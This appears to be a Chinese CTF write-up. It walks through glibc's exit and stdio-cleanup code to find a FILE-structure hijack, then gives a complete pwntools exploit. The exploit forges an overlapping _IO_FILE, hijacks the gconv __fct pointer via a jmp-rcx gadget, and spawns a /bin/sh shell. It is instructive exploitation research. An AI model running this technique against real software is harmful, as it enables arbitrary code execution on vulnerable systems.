
熟悉程序生命周期的话,应该知道 main 函数返回其实会自动调用 exit,由于我们也干不了别的事了,那估计多半就是要去分析 exit 的流程找利用点了(有种被引导的感觉)。
exit 的实现如下:
voidexit (int status){ __run_exit_handlers (status, &__exit_funcs, true, true);}libc_hidden_def (exit)直接跟进到 __run_exit_handlers:
98 collapsed lines
/* Call all functions registered with `atexit' and `on_exit', in the reverse of the order in which they were registered perform stdio cleanup, and terminate program execution with STATUS. */voidattribute_hidden__run_exit_handlers (int status, struct exit_function_list **listp, bool run_list_atexit, bool run_dtors){ /* The exit should never return, so there is no need to unlock it. */ __libc_lock_lock_recursive (__exit_lock);
/* First, call the TLS destructors. */ if (run_dtors) call_function_static_weak (__call_tls_dtors);
__libc_lock_lock (__exit_funcs_lock);
/* We do it this way to handle recursive calls to exit () made by the functions registered with `atexit' and `on_exit'. We call everyone on the list and use the status value in the last exit (). */ while (true) { struct exit_function_list *cur;
restart: cur = *listp;
if (cur == NULL) { /* Exit processing complete. We will not allow any more atexit/on_exit registrations. */ __exit_funcs_done = true; break; }
while (cur->idx > 0) { struct exit_function *const f = &cur->fns[--cur->idx]; const uint64_t new_exitfn_called = __new_exitfn_called;
switch (f->flavor) { void (*atfct) (void); void (*onfct) (int status, void *arg); void (*cxafct) (void *arg, int status); void *arg;
case ef_free: case ef_us: break; case ef_on: onfct = f->func.on.fn; arg = f->func.on.arg; PTR_DEMANGLE (onfct);
/* Unlock the list while we call a foreign function. */ __libc_lock_unlock (__exit_funcs_lock); onfct (status, arg); __libc_lock_lock (__exit_funcs_lock); break; case ef_at: atfct = f->func.at; PTR_DEMANGLE (atfct);
/* Unlock the list while we call a foreign function. */ __libc_lock_unlock (__exit_funcs_lock); atfct (); __libc_lock_lock (__exit_funcs_lock); break; case ef_cxa: /* To avoid dlclose/exit race calling cxafct twice (BZ 22180), we must mark this function as ef_free. */ f->flavor = ef_free; cxafct = f->func.cxa.fn; arg = f->func.cxa.arg; PTR_DEMANGLE (cxafct);
/* Unlock the list while we call a foreign function. */ __libc_lock_unlock (__exit_funcs_lock); cxafct (arg, status); __libc_lock_lock (__exit_funcs_lock); break; }
if (__glibc_unlikely (new_exitfn_called != __new_exitfn_called)) /* The last exit function, or another thread, has registered more exit functions. Start the loop over. */ goto restart; }
*listp = cur->next; if (*listp != NULL) /* Don't free the last element in the chain, this is the statically allocate element. */ free (cur); }
__libc_lock_unlock (__exit_funcs_lock);
if (run_list_atexit) call_function_static_weak (_IO_cleanup);
_exit (status);}没有注意到什么好玩的东西,除了 _IO_cleanup 外,因为它涉及到 IO 操作,可以跟进去看看:
int_IO_cleanup (void){
int result = _IO_flush_all ();
/* We currently don't have a reliable mechanism for making sure that C++ static destructors are executed in the correct order. So it is possible that other static destructors might want to write to cout - and they're supposed to be able to do so.
The following will make the standard streambufs be unbuffered, which forces any output from late destructors to be written out. */ _IO_unbuffer_all ();
return result;}此时,就涉及到了两个大函数需要分析,一个是 _IO_flush_all 一个是 _IO_unbuffer_all。
我在分析 _IO_flush_all 的时候没发现什么特别有意思的地方,但是它可以调用 _IO_OVERFLOW,然后这个函数里可以调用 _IO_do_write,于是想到一种方法:利用 main 函数返回自动调用 _IO_cleanup->_IO_flush_all flush _IO_2_1_stdout_ 结构体的时候,假设我们事先将其 _IO_write_base 改成 _IO_2_1_stdin_ 结构体的地址,由于 size 是通过 f->_IO_write_ptr - f->_IO_write_base 计算的,我也可以将其改大,这样让它触发 _IO_do_write,向 _IO_2_1_stdin_ 写任意大小数据,覆盖它的 vtable, (由于 _IO_list_all 链表的顺序是 stderr->stdout->stdin)这样,我 flush 完 stdout 再去 flush stdin 的时候是不是会调用我自定义的 vtable 去执行任意操作?
虽然想法很美好,但是我发现,_IO_do_write (f, f->_IO_write_base, f->_IO_write_ptr - f->_IO_write_base)->_IO_SYSWRITE (fp, data, to_do)->__write (f->_fileno, data, to_do),也就是说,它只能向当前被 flush 的结构体的 _fileno 写数据……那这条路就行不通了。
其实还有一个想法,就是我将 _chain 修改为当前结构体 +0x8 的地址,这样就伪造了下一个被刷新的结构体,因为 +0x8,所以我们也就控制了 vtable,但是我们没有 _flags 的控制权,不知道行不行,只是一个潜在可行的想法,以后可以试试能不能打。
继续看下面的 _IO_unbuffer_all 了,看看能不能有什么发现:
25 collapsed lines
static void_IO_unbuffer_all (void){ FILE *fp;
#ifdef _IO_MTSAFE_IO _IO_cleanup_region_start_noarg (flush_cleanup); _IO_lock_lock (list_all_lock);#endif
for (fp = (FILE *) _IO_list_all; fp; fp = fp->_chain) { int legacy = 0;
run_fp = fp; _IO_flockfile (fp);
#if SHLIB_COMPAT (libc, GLIBC_2_0, GLIBC_2_1) if (__glibc_unlikely (_IO_vtable_offset (fp) != 0)) legacy = 1;#endif
/* Free up the backup area if it was ever allocated. */ if (_IO_have_backup (fp)) _IO_free_backup_area (fp); if (!legacy && fp->_mode > 0 && _IO_have_wbackup (fp)) _IO_free_wbackup_area (fp);
if (! (fp->_flags & _IO_UNBUFFERED) /* Iff stream is un-orientated, it wasn't used. */ && (legacy || fp->_mode != 0)) { if (! legacy && ! dealloc_buffers && !(fp->_flags & _IO_USER_BUF)) {4 collapsed lines
fp->_flags |= _IO_USER_BUF;
fp->_freeres_list = freeres_list; freeres_list = fp; fp->_freeres_buf = fp->_IO_buf_base; }
_IO_SETBUF (fp, NULL, 0);
if (! legacy && fp->_mode > 0) _IO_wsetb (fp, NULL, NULL, 0);16 collapsed lines
}
/* Make sure that never again the wide char functions can be used. */ if (! legacy) fp->_mode = -1;
_IO_funlockfile (fp); run_fp = NULL; }
#ifdef _IO_MTSAFE_IO _IO_lock_unlock (list_all_lock); _IO_cleanup_region_end (0);#endif}注意到沿着 _IO_SETBUF 往下走的话会有一个好玩的东西:
FILE *_IO_default_setbuf (FILE *fp, char *p, ssize_t len){ if (_IO_SYNC (fp) == EOF) return NULL; if (p == NULL || len == 0) { fp->_flags |= _IO_UNBUFFERED; _IO_setb (fp, fp->_shortbuf, fp->_shortbuf+1, 0); } else { fp->_flags &= ~_IO_UNBUFFERED; _IO_setb (fp, p, p+len, 0); } fp->_IO_write_base = fp->_IO_write_ptr = fp->_IO_write_end = NULL; fp->_IO_read_base = fp->_IO_read_ptr = fp->_IO_read_end = NULL; return fp;}藏在 _IO_SYNC 里面:
int_IO_new_file_sync (FILE *fp){ ssize_t delta; int retval = 0;
/* char* ptr = cur_ptr(); */ if (fp->_IO_write_ptr > fp->_IO_write_base) if (_IO_do_flush(fp)) return EOF; delta = fp->_IO_read_ptr - fp->_IO_read_end; if (delta != 0) { off64_t new_pos = _IO_SYSSEEK (fp, delta, 1); if (new_pos != (off64_t) EOF) fp->_IO_read_end = fp->_IO_read_ptr; else if (errno == ESPIPE) ; /* Ignore error from unseekable devices. */ else retval = EOF; } if (retval != EOF) fp->_offset = _IO_pos_BAD; /* FIXME: Cleanup - can this be shared? */ /* setg(base(), ptr, ptr); */ return retval;}libc_hidden_ver (_IO_new_file_sync, _IO_file_sync)然后走 _IO_do_flush,由于之前已经将 mode 改为了 1,所以这里会执行 _IO_wdo_write,而这,也是我们所期望的。
#define _IO_do_flush(_f) \ ((_f)->_mode <= 0 \ ? _IO_do_write(_f, (_f)->_IO_write_base, \ (_f)->_IO_write_ptr-(_f)->_IO_write_base) \ : _IO_wdo_write(_f, (_f)->_wide_data->_IO_write_base, \ ((_f)->_wide_data->_IO_write_ptr \ - (_f)->_wide_data->_IO_write_base)))走到 _IO_wdo_write 就差不多快结束了。
/* Convert TO_DO wide character from DATA to FP. Then mark FP as having empty buffers. */int_IO_wdo_write (FILE *fp, const wchar_t *data, size_t to_do){ struct _IO_codecvt *cc = fp->_codecvt;
if (to_do > 0) { if (fp->_IO_write_end == fp->_IO_write_ptr && fp->_IO_write_end != fp->_IO_write_base)25 collapsed lines
{ if (_IO_new_do_write (fp, fp->_IO_write_base, fp->_IO_write_ptr - fp->_IO_write_base) == EOF) return WEOF; }
do { enum __codecvt_result result; const wchar_t *new_data; char mb_buf[MB_LEN_MAX]; char *write_base, *write_ptr, *buf_end;
if (fp->_IO_buf_end - fp->_IO_write_ptr < sizeof (mb_buf)) { /* Make sure we have room for at least one multibyte character. */ write_ptr = write_base = mb_buf; buf_end = mb_buf + sizeof (mb_buf); } else { write_ptr = fp->_IO_write_ptr; write_base = fp->_IO_write_base; buf_end = fp->_IO_buf_end; }
/* Now convert from the internal format into the external buffer. */ result = __libio_codecvt_out (cc, &fp->_wide_data->_IO_state, data, data + to_do, &new_data, write_ptr, buf_end, &write_ptr);
/* Write out what we produced so far. */ if (_IO_new_do_write (fp, write_base, write_ptr - write_base) == EOF)27 collapsed lines
/* Something went wrong. */ return WEOF;
to_do -= new_data - data;
/* Next see whether we had problems during the conversion. If yes, we cannot go on. */ if (result != __codecvt_ok && (result != __codecvt_partial || new_data - data == 0)) break;
data = new_data; } while (to_do > 0); }
_IO_wsetg (fp, fp->_wide_data->_IO_buf_base, fp->_wide_data->_IO_buf_base, fp->_wide_data->_IO_buf_base); fp->_wide_data->_IO_write_base = fp->_wide_data->_IO_write_ptr = fp->_wide_data->_IO_buf_base; fp->_wide_data->_IO_write_end = ((fp->_flags & (_IO_LINE_BUF | _IO_UNBUFFERED)) ? fp->_wide_data->_IO_buf_base : fp->_wide_data->_IO_buf_end);
return to_do == 0 ? 0 : WEOF;}libc_hidden_def (_IO_wdo_write)我们发现下面这个 DL_CALL_FCT 其实是一个函数调用,而这个函数指针和参数我们都可以通过 overlapping 结构体来伪造。
虽然理想的情况是,令 gs 为 /bin/sh 指针,另 __fct 为 system,但是实际调试发现,但凡我们控制其中任意一个,另一个就无法控制了(控制 /bin/sh 的话就不能绕过 PTR_DEMANGLE (fct),绕过 PTR_DEMANGLE (fct) 的话就不能控制 /bin/sh,而这一切都是因为它汇编层使用的寄存器是 r15,这个可以自己去调试,我不想再都截一遍图了,老实说有点恶心……)。由于任意代码执行的重要性更大,所以我选择控制 __fct,/bin/sh 则通过 add rdi, 0x10; jmp rcx 这个 gadget 控制。
#define DL_CALL_FCT(fctp, args) (fctp) args
enum __codecvt_result__libio_codecvt_out (struct _IO_codecvt *codecvt, __mbstate_t *statep, const wchar_t *from_start, const wchar_t *from_end, const wchar_t **from_stop, char *to_start, char *to_end, char **to_stop){ enum __codecvt_result result;
struct __gconv_step *gs = codecvt->__cd_out.step; int status; size_t dummy; const unsigned char *from_start_copy = (unsigned char *) from_start;
codecvt->__cd_out.step_data.__outbuf = (unsigned char *) to_start; codecvt->__cd_out.step_data.__outbufend = (unsigned char *) to_end; codecvt->__cd_out.step_data.__statep = statep;
__gconv_fct fct = gs->__fct; if (gs->__shlib_handle != NULL) PTR_DEMANGLE (fct);
status = DL_CALL_FCT (fct, (gs, &codecvt->__cd_out.step_data, &from_start_copy, (const unsigned char *) from_end, NULL, &dummy, 0, 0));
*from_stop = (wchar_t *) from_start_copy; *to_stop = (char *) codecvt->__cd_out.step_data.__outbuf;20 collapsed lines
switch (status) { case __GCONV_OK: case __GCONV_EMPTY_INPUT: result = __codecvt_ok; break;
case __GCONV_FULL_OUTPUT: case __GCONV_INCOMPLETE_INPUT: result = __codecvt_partial; break;
default: result = __codecvt_error; break; }
return result;}那现在问题就变成了,如何控制 rcx 指向 system?调试发现,rcx 的计算过程是可逆的,并且可以控制为任意值。具体流程,需要从 jmp rcx 开始反向溯源,看它是怎么得来的。最终发现,源头来自执行 _IO_wdo_write 时的 lea rcx, [r12 + r13*4],rcx 从这里被设置后直到执行 __fct 都没有被修改过。

观察这条指令,我们不难想到,控制 rcx 要么就是令 r12 = system, r13 = 0,要么就是令 r12 = 0, r13 = system // 4。继续溯源 r12 发现,它是 rsi,即 (_f)->_wide_data->_IO_write_base。由于后面 overlapping 结构体的时候我用到了这个字段,所以我选择了令 r13 = system // 4,而 r13 也是可控的,为 rdx,即 (_f)->_wide_data->_IO_write_ptr - (_f)->_wide_data->_IO_write_base。
但是直接这样设置发现,并没有得到 system,于是我们继续往上溯源,看一下 rsi 和 rdx 到底是怎么传入的,发现,rdx 其实是被动过手脚的……

但很显然这是一个可逆计算,YAAAY~
Exploit
#!/usr/bin/env python3
import argparse
from pwn import ( ELF, ROP, FileStructure, context, flat, process, raw_input, remote,)
parser = argparse.ArgumentParser()parser.add_argument("-L", "--local", action="store_true", help="Run locally")parser.add_argument("-G", "--gdb", action="store_true", help="Enable GDB")parser.add_argument("-P", "--port", type=int, default=1234, help="GDB port for QEMU")parser.add_argument("-T", "--threads", type=int, default=None, help="Thread count")args = parser.parse_args()
FILE = "./main_patched"HOST, PORT = "localhost", 1337
context(log_level="debug", binary=FILE, terminal="kitty")
elf = context.binarylibc = elf.libcrop = ROP(libc)
def mangle(pos, ptr, shifted=1): if shifted: return pos ^ ptr return (pos >> 12) ^ ptr
def demangle(pos, ptr, shifted=1): if shifted: return mangle(pos, ptr) return mangle(pos, ptr, 0)
def launch(argv=None, envp=None): global target, thread
if argv is None: argv = [FILE]
if args.local and args.threads is not None: raise ValueError("Options -L and -T cannot be used together.")
if args.local: if args.gdb and "qemu" in argv[0]: if "-g" not in argv: argv.insert(1, str(args.port)) argv.insert(1, "-g") target = process(argv, env=envp) elif args.threads: if args.threads <= 0: raise ValueError("Thread count must be positive.") process(FILE)
thread = [remote(HOST, PORT, ssl=False) for _ in range(args.threads)] else: target = remote(HOST, PORT, ssl=True)
def main(): launch()
target.recvuntil(b"stdout : ") stdout = int(target.recvline(), 16) libc.address = stdout - libc.sym["_IO_2_1_stdout_"] add_rdi_0x10_jmp_rcx = libc.address + 0x000000000017D690 system = libc.sym["system"]
fp = FileStructure(null=stdout + 0x1260) fp.flags = 0x8 fp.unknown2 = flat( { 0x18: 0x1, # fp->_mode }, filler=b"\x00", ) fp._IO_write_ptr = 1 fp._IO_write_base = 0 fp._wide_data = stdout - 0x8 fp._codecvt = stdout + 0x28 # codecvt fp._IO_save_end = stdout + 0x8 fp._IO_read_base = system // 0x4 << 0x2 # rdx fp.markers = stdout + 0x20 # gs->__shlib_handle fp._IO_save_base = add_rdi_0x10_jmp_rcx # gs->__fct fp._IO_write_end = b"/bin/sh\x00"
raw_input("DEBUG") target.send(bytes(fp))
target.interactive()
if __name__ == "__main__": main()Flag
复现。